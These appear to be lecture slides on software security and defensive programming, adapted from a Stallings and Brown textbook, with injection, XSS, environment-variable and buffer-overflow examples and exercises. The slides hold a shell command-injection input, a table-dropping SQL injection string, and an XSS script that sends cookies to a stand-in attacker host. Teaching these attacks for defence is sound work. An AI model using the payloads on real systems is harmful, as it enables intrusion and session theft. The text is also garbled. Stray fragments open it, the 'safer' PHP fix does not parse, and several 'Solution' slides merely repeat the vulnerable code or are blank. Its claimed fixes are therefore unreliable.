- the heap starts at location 0X01018000;
- the user inputs the string "Curiosity killed the cat";

SOFTWARE SECURITY

Computer Security – Principles and Practice (Pearson, fourth edition)
W. Stallings, L. Brown

* These slides are an adaptation of the original slides of the authors of the book

Learning objectives

- Describe poor programming practices leading to vulnerabilities.
- Describe how a defensive programming approach will always validate any assumptions made and is designed to fail gracefully and safely whenever errors occur.
- Detail the problems due to incorrectly handling program input.
- Describe problems that occur in implementing some algorithm.
- Describe problems due to programs and OS interaction.
- Describe problems due to generation of program output.

CWE/SANS TOP 25 MOST DANGEROUS SOFTWARE ERRORS (2011)

Software Error Category: Insecure Interaction Between Components

- Improper **Neutralization of Special Elements** used in an SQL Command ("**SQL Injection**")
- Improper Neutralization of Special Elements used in an OS Command ("OS Command Injection")
- Improper Neutralization of Input During Web Page Generation ("Cross-site Scripting")
- Unrestricted Upload of File with Dangerous Type
- Cross-Site Request Forgery (CSRF)
- URL Redirection to Untrusted Site ("Open Redirect")

CWE/SANS TOP 25 MOST DANGEROUS SOFTWARE ERRORS (2011)

Software Error Category: Risky Resource Management

- **Buffer Copy without Checking Size of Input** ("Classic Buffer Overflow")
- Improper Limitation of a Pathname to a Restricted Directory ("Path Traversal")
- Download of Code Without Integrity Check
- Inclusion of Functionality from Untrusted Control Sphere
- Use of Potentially Dangerous Functions
- **Incorrect Calculation of Buffer Size**
- Uncontrolled Format String
- Integer Overflow or Wraparound

CWE/SANS TOP 25 MOST DANGEROUS SOFTWARE ERRORS (2011)

Software Error Category: Porous Defenses

- Missing Authentication for Critical Function
- Missing Authorization
- Use of Hard-coded Credentials
- Missing Encryption of Sensitive Data
- Reliance on Untrusted Inputs in a Security Decision
- Execution with Unnecessary Privileges
- Incorrect Authorization
- Incorrect Permission Assignment for Critical Resource
- Use of a Broken or Risky Cryptographic Algorithm
- Improper Restriction of Excessive Authentication Attempts
- Use of a One-Way Hash without a Salt

Web applications security flaws

- Critical Web application security flaws include five flaws related to insecure software code
  - Unvalidated input
  - Cross-site scripting
  - Buffer overflow
  - Injection flaws
  - Improper error handling

- flaws consequence of insufficient checking and validation of data and error codes in programs
- awareness of these issues is a critical initial step in writing more secure program code
- need for software developers to address these known areas of concern

Reducing Software Vulnerabilities

- The NIST report NISTIR 8151 presents a strategy to reduce the number of software vulnerabilities:
  - Stopping vulnerabilities before they occur by using improved methods for **specifying and building software**
  - Finding vulnerabilities before they can be exploited by using better and more efficient **testing techniques**
  - Reducing the impact of vulnerabilities by building more **resilient architectures**

Software Security, Quality and Reliability

- Software quality and reliability:
  - Concerned with the accidental failure of program as a result of some theoretically random, unanticipated input, system interaction, or use of incorrect code
  - Improve using structured design and testing to identify and eliminate as many bugs as possible from a program
  - **Concern is not how many bugs, but how often they are triggered**

- Software security:
  - Attacker chooses probability distribution, specifically targeting bugs that result in a failure that can be exploited by the attacker
  - Triggered by inputs that differ dramatically from what is usually expected
  - Unlikely to be identified by common testing approaches

Defensive Programming

- Designing and implementing software so that it continues to function even when under attack
  - Requires attention to all aspects of program execution, environment, and type of data it processes
  - Software is able to detect erroneous conditions resulting from some attack
  - Defensive programming is also referred to as secure programming
- Key rule is to never assume anything, check all assumptions and handle any possible error states

Defensive Programming

- Programmers often make assumptions about the type of inputs a program will receive and the environment it executes in
  - Need for validation of assumptions by the program
  - Need for graceful and safe management of all potential failures
- Requires a changed mindset to traditional programming practices
  - programmers have to understand how failures can occur
  - … and the steps needed to reduce the chance of them occurring in their programs

- Conflicts with business pressures to keep development times as short as possible to maximize market advantage

Security by Design

- Security and reliability are common design goals in most engineering disciplines
- Software development not as mature
- Recent years have seen increasing efforts to improve secure software development processes
- E.g. Software Assurance Forum for Excellence in Code (SAFECode)
  - provides industry best practices for software assurance
  - provides practical advice for implementing proven methods for secure software development

SECURITY BY DESIGN: KEY POINTS

Handling program input

Implementation of algorithms

Interaction between programs and OS

Generation of program output

HANDLING PROGRAM INPUT

- Incorrect handling is a very common failing
- Input: any source of data from outside whose value is not explicitly known by the programmer when the code was written
- Must identify all data sources
- Explicitly validate assumptions on size and type of values before use

Input Size & Buffer Overflow

- Programmers often make assumptions about the maximum expected size of input
    - allocated buffer size is not confirmed
    - resulting in buffer overflow
- Testing may not identify vulnerabilities
    - test inputs are unlikely to include large enough inputs to trigger the overflow
- **Safe coding treats all input as dangerous**

INJECTION ATTACKS

"Flaws relating to invalid handling of input data, specifically when program input data can accidentally or deliberately influence the flow of execution of the program"

Most often occur in scripting languages

- Encourage reuse of other programs and system utilities where possible to save coding effort
- Often used as Web CGI scripts

A web CGI injection attack

– Unsafe Perl script –

```
#!/usr/bin/perl
# finger.cgi - finger CGI script - Perl5 CGI module

use CGI;
use CGI::Carp qw(fatalsToBrowser);
$q = new CGI; # create query object

# display HTML header
print $q->header,
$q->start_html('Finger User'),
$q->h1('Finger User');
print "<pre>";
. . . Continue . . .
```

```
<html><head><title>Finger User</title></head><body>
<h1>Finger User</h1>
<form method=post action="finger.cgi">
<b>Username to finger</b>: <input type=text name=user value="">
<p><input type=submit value="Finger User">
</form></body></html>
```

A web CGI injection attack

– Unsafe Perl script –

```
1 #!/usr/bin/perl
2 # finger.cgi - finger CGI script - Perl5 CGI module
3
4 use CGI;
5 use CGI::Carp qw(fatalsToBrowser);
6 $q = new CGI; # create query object
7
8 # display HTML header
```

Any idea of how this script can be attacked?

Hint: take a look at the input in lines 15/16…

```
14 # get name of user and display their finger details
15 $user = $q->param("user");
16 print `/usr/bin/finger -sh $user`;
17
18 # display HTML footer
19 print "</pre>";
20 print $q->end_html;
```

Reads input from HTML form

Sends input straight to the shell…

A web CGI injection attack

– Unsafe Perl script –

Expected and subverted finger CGI responses

```
Finger User
Login Name TTY Idle Login Time Where
lpb Lawrie Brown p0 Sat 15:24 ppp41.grapevine
```

```
Finger User
attack success
-rwxr-xr-x 1 lpb staff 537 Oct 21 16:19 finger.cgi
-rw-r--r-- 1 lpb staff 251 Oct 21 16:14 finger.html
```

Input:
xxx; echo attack success; ls -1 finger*

Safety extension to Perl finger CGI script

```
# get name of user and display their finger details
$user = $q->param("user");
die "The specified user contains illegal characters!"
unless ($user =~ /^\w+$/);
print `/usr/bin/finger -sh $user`;
```

Regular expression to identify shell meta-characters

PHP: SQL injection example

Vulnerable PHP code:

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '"
          . $name . "';";
$result = mysql_query($query);
```

Takes the input (a name) from a web form, could be the one seen before

An attacker may input: `Anna'; drops table suppliers` … resulting in the deletion of the entire table!

A safer PHP code:

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '"
  mysql_real_escape_string($name) . "';";
$result = mysql_query($query);
```

Validates input with PHP functions that sanitizes the string

CROSS SITE SCRIPTING (XSS) ATTACKS

Attacks where input provided by one user is subsequently output to another user

Commonly seen in scripted Web applications

- Vulnerabilities due to the inclusion of script code in the HTML content
- Hence browsers impose security checks and restrict data access to pages originating from the same site

Exploit assumption that all content from one site is equally trusted and hence is permitted to interact with other content from the site

XSS reflection vulnerability

- Attacker includes the malicious script content in data supplied to a site


XSS example

Plain XSS example:

```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
```

Encoded XSS example (using HTML characters entities):

```
Thanks for this information, its great!
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```


It is necessary to ensure that data conform with any assumptions made about the data before subsequent use
Input data should be compared against what is wanted
Alternative is to compare the input data with known dangerous values
By only accepting known safe data the program is more likely to remain secure

Validating Input Syntax

CORRECT ALGORITHM IMPLEMENTATION

(WRITING SAFE PROGRAM CODE)

- Second element (after handling input) is processing of data by some algorithm to solve required problem
- High-level languages are typically compiled and linked into machine code which is then directly executed by the target processor

Security issues:

- Correct algorithm implementation
- Correct machine instructions for algorithm
- Valid manipulation of data

CORRECT ALGORITHM IMPLEMENTATION

Issue of good program development technique

Algorithm may not correctly handle all problem variants

Consequence of deficiency is a bug in the resulting program that could be exploited

Initial sequence numbers used by many TCP/IP implementations are too predictable

Combination of the sequence number as an identifier and authenticator of packets and the failure to make them sufficiently unpredictable enables the attack to occur

CORRECT ALGORITHM IMPLEMENTATION

Another variant is when the programmers deliberately include additional code in a program to help test and debug it

- Often code remains in production release of a program and could inappropriately release information
- May permit a user to bypass security checks and perform actions they would not otherwise be allowed to perform
- This vulnerability was exploited by the Morris Internet Worm

CORRECT ALGORITHM IMPLEMENTATION – OTHER ISSUES

Ensuring Machine Language Corresponds to Algorithm

- The compiler may be modified to add malware…
- Required in development of computer systems with very high assurance level

Correct Data Interpretation

- Already discussed this… strongly typed languages vs other languages…

Correct Use of Memory

- Especially with dynamic memory allocation, memory leaks may introduce vulnerabilities…
- Modern languages deal with it

Race conditions

- Bad synchronization among concurrent components may be exploited as well
- E.g. to provoke data corruption or deadlocks and consequent DoS…

OPERATING SYSTEM INTERACTION

Program execution under control an operating system

- Mediates and shares access to resources
- Constructs execution environment
- Includes environment variables and arguments

Concept of multiple users

- Resources are owned by a user; permissions granting access; various rights to different of users
- Programs need access to various resources, however excessive rights of access are dangerous
- Concerns when multiple programs access shared resources such as a common file

ENVIRONMENT VARIABLES

Collection of string values inherited by each process from its parent

- Can affect the way a running process behaves
- Included in memory when it is constructed

Can be modified by the program process at any time

- Modifications will be passed to its children

Another source of untrusted program input

Most common attack is by a local user attempting to gain increased privileges

- Goal is to subvert a program that grants superuser or administrator privileges

Vulnerable shell scripts

Example 1:

```
#!/bin/bash
user=`echo $1 | sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

- earliest attacks using environment variables targeted shell scripts that executed with the privileges of their owner
- This script is quite common:
  - takes the identity of some user, strips any domain specification if included, and then retrieves the mapping for that user to an IP address

- Invokes **sed** and **grep** but without specifying a path;
- if the attacker changes the path before, it may make it run other **grep** or **sed** programs!
- With the privileges of the script…

Vulnerable shell scripts

Example 2:

```
#!/bin/bash
PATH="/sbin:/bin:/usr/sbin:/usr/bin"
export PATH
user=`echo $1 |sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

- This version defines the variable path
- The vulnerability is in the IFS (Internal Field Separator) of Unix.
  - Normally it is space, tab or newline
- …and it can be redefined

- what if the attacker redefines IFS as "=" before invoking the script? PATH="…" will be interpreted as PATH "…"
- which means to execute command "PATH" with parameter the subsequent list of directories
- if the attacker also changed the PATH variable to a directory with a PATH command, this will run the command with the privileges of the script…

VULNERABLE COMPILED PROGRAMS

Programs can be vulnerable to PATH variable manipulation

- Must reset to "safe" values

dynamically linked libraries may be vulnerable to manipulation of LD_LIBRARY_PATH

- Used to locate suitable dynamic library
- Must either statically link privileged programs or prevent use of this variable

USE OF LEAST PRIVILEGE

Privilege escalation

- Exploit of flaws may give attacker greater privileges

Least privilege

- Run programs with least privilege needed to complete their function

Determine appropriate user and group privileges required

- Decide whether to grant extra user or just group privileges

Ensures that privileged program can modify only those files and directories necessary

The least privilege principle…

- A common practice to implement the least privilege is to use a special system login for each service and make all files and directories used by the service assessable only to that login.
  - Note that programs implementing such services run using privileged access rights
  - … hence they are a potential target of an attack
- Key decision: use owner or group privileges
  - In Unix can be done by using a set of user and group options
    - The second is usually to prefer
  - In Windows by the use of access control lists to set owner and groups access rights.

The least privilege principle…

A common poor practice in web servers is to run the entire server with privileges of a special user (say WWW)

- However, the **web server mostly needs only to read** the files it is serving
  - write access only to store information provided by CGI scripts, file uploads, and the like…
- While managers will need write access to all files
- Not discriminating between web server and manager gives the attacker a chance to gain access to the entire data of the web server, with no limits…

ROOT/ ADMINISTRATOR PRIVILEGES

Programs with root/ administrator privileges are a major target of attackers

- They provide highest levels of system access and control
- They are needed to manage access to protected system resources

Often privilege is only needed at start

- And after they can run as normal user

Good design partitions complex programs in smaller modules with needed privileges

- Provides a greater degree of isolation between the components
- Reduces the consequences of a security breach in one component
- Easier to test and verify

GENERATION OF PROGRAM OUTPUT

- System calls and library functions
- Race conditions
- Temporary files
- …

System Calls and Standard Library Functions

- Programs use system calls and standard library functions for common operations
- Programmers make assumptions about their operations that may result not correct
  - E.g. If incorrect behavior is not what is expected
  - May be a result of system optimizing access to shared resources
  - Results in requests for services being buffered, resequenced, or otherwise modified to optimize system use
  - Optimizations can conflict with program goals

Example: file shredding

- securely delete a file so its contents cannot subsequently be recovered
- consists in overwriting the disk sectors with bit patterns

Initial secure file shredding program algorithm

```
patterns = [10101010, 01010101, 11001100, 00110011,
            00000000, 11111111, ...]
open file for writing
for each pattern
  seek to start of file
  overwrite file contents with pattern
close file
remove file
```

However, in this way can still be recovered!!!

File shredding: wrong assumptions

1. The overwrite of a data block will actually overwrite the old block on disk
   - Wrong: At opening in write mode, the OS may allocate new blocks for rewriting and deallocate the previous ones, that may remain intact
2. When a file is overwritten the data are written immediately to disk
   - Wrong: the OS may delay the actual writing of the application buffers to improve the disk throughput and keep the new data in a memory buffer for a while.
   - If the file is small, this may take long, long time
3. When the I/O buffers are flushed and the file is closed, the data are then written to disk
   - Wrong: the OS has several layers… the buffering is also done at another intermediate OS layer

File shredding: a safer version

Better secure file shredding program algorithm

```
patterns = [10101010, 01010101, 11001100, 00110011,
            00000000, 11111111, ...]
open file for update
for each pattern
  seek to start of file
  overwrite file contents with pattern
  flush application write buffers
  sync file system write buffers with device
close file
remove file
```

Update: forces the OS to keep the file where it is now

Flush application buffers to force their actual writing

Sync file system to force OS buffers writing

And still…

- modern disk controllers have their buffers as well.
- writing in SSD disks always mean moving the file elsewhere

Preventing Race Conditions

- Programs may need to access a common system resource
- Need suitable synchronization mechanisms
  - Most common technique is to acquire a lock on the shared file
- Lockfile
  - Process must create and own the lockfile to gain access to a shared file
- Security Concerns with Lockfile:
  - If a program chooses to ignore the existence of the lockfile and access the shared resource the system will not prevent this
  - Race conditions in the generation of the creation of the lockfile

File locking example

File locking example in PERL

```
#!/usr/bin/perl
#
$EXCL_LOCK = 2;
$UNLOCK = 8;
$FILENAME = "forminfo.dat";
# open data file and acquire exclusive access lock
open (FILE, ">> $FILENAME") | | die "Failed to open $FILENAME \n";
flock FILE, $EXCL_LOCK;
… use exclusive access to the forminfo file to save details
# unlock and close file
flock FILE, $UNLOCK;
close(FILE);
```

Lock file

Unlock file

Safe Temporary Files

- Many programs use temporary files
- Often in a common, shared system area
- Must be unique, not accessed by others
- Commonly create name using process ID
  - Unique, but predictable
  - Attacker might guess and attempt to create its own file between program checking and creating
- Secure temporary file creation and use requires the use of random names

Temporary file creation in C

Creates a temporary and unique name for the file

C temporary file creation example

```
char *filename;
int fd;
do {
    filename = tempnam (NULL, "foo");
    fd = open (filename, O_CREAT | O_EXCL | O_TRUNC | O_RDWR, 0600);
    free (filename);
} while (fd == -1);
```

In a loop in case the creation goes wrong (other processes chose the same filename…)

Creates the file if it does not exists… … but If file already exists then the creation fails

Other Program Interaction

- Programs may use functionalities and services of other programs
  - Security vulnerabilities can result unless care is taken with this interaction
    - Concern when the program being used did not adequately identify all the security concerns that might arise
    - Occurs with the current trend of providing web interfaces to programs
    - Burden falls on the newer programs to identify and manage any security issues that may arise
- Issue of data confidentiality/integrity
- Detection and handling of exceptions and errors generated by interaction is also important from a security perspective

Summary

- Software security issues
  - Introducing software security and defensive programming
- Writing safe program code
  - Correct algorithm implementation
  - Ensuring that machine language corresponds to algorithm
  - Correct interpretation of data values
  - Correct use of memory
  - Preventing race conditions with shared memory
- Handling program input
  - Input size and buffer overflow
  - Interpretation of program input
- Interacting with the operating system and other programs
  - Environment variables
  - Using appropriate, least privileges
  - Systems calls and standard library functions
- Handling program output
  - Preventing race conditions with shared system resources
  - Safe temporary file use
  - Interacting with other programs

Exercise

Assume user *bob,* who belongs to group *teamwork*, shares the document *sharedoc* with the users in his group. No one else can access the file.
The file *sharedoc* resides in the directory *activity*.

Show the appropriate rights of *sharedoc* and of *activity* in the following cases:

1. Users in *teamwork* can only read the file
2. Users in *teamwork* can only read/write the file
3. Users in *teamwork* can read, write and delete the file

Solution

Assume user *bob* that belongs to group *teamwork* shares the document *sharedoc* with the users in his group. No one else can access the file.
The file *sharedoc* resides in the directory *activity*.

1. Users in *teamwork* can only read the file

   Rights of directory activity: ______________________

   Rights of file sharedoc: ______________________

2. Users in *teamwork* can only read/write the file

   Rights of directory activity: ______________________

   Rights of file sharedoc: ______________________

3. Users in *teamwork* can read, write and delete the file

   Rights of directory activity: ______________________

   Rights of file sharedoc: ______________________

Exercise 3

Consider a possible implementation of strcpy (that copies one string into another) as shown in the table.

1. Explain why it is vulnerable to buffer overflow
2. Rewrite it so to fix the vulnerability

```
char* strcpy(char *to, char *from)
{
    char *st=to;
    while (*from != '\0') {
        *to = *from;
        to++;
        from ++;
    }
    *to='\0';
    return st;
}
```

Solution 3

```
char* strcpy(char *to, char *from)
{
    char *st=to;
    while (*from != '\0') {
     *to = *from;
     to++;
     from ++;
    }
    *to='\0';
    return st;
}
```

Solution 3-bis

```
char* strcpy(char *to, char *from)
{
    char *st=to;
    while (*from != '\0') {
     *to = *from;
     to++;
     from ++;
    }
    *to='\0';
    return st;
}
```

Exercise 5

Considering the program in the box on the right.

1. Discuss any potential vulnerability of the code

2. Show how the code can be attacked:
   - show the content of the memory
   - show an input that exploits the vulnerability
   - show how the memory is altered illegally when the illegitimate input is provided

3. Propose a fix to avoid the vulnerability

```
char name[12];
int (*fpoint)(char *string);
int result=10;

int funa(char * string) {…}
int funb(char * string) {…}

int main(int argc, char *argv[])
{
   printf(“which function?: ");
   gets(name);
   if srtcmp(name,”funa”)
      fpoint=funA;
   else fpoint=funB;
   printf(“which input?: ");
   gets(name);
   while (result>5)
      result=(*fpoint)(name);
   printf("done! %d\n“;result);
}
```

Solution 5

```
char name[12];
int (*fpoint)(char *string);
int result=10;

int funa(char * string) {…}
int funb(char * string) {…}

int main(int argc, char *argv[])
{
   printf(“which function?: ");
   gets(name);
   if srtcmp(name,”funa”)
      fpoint=funA;
   else fpoint=funB;
   printf(“which input?: ");
   gets(name);
   while (result>5)
      result=(*fpoint)(name);
   printf("done! %d\n“;result);
}
```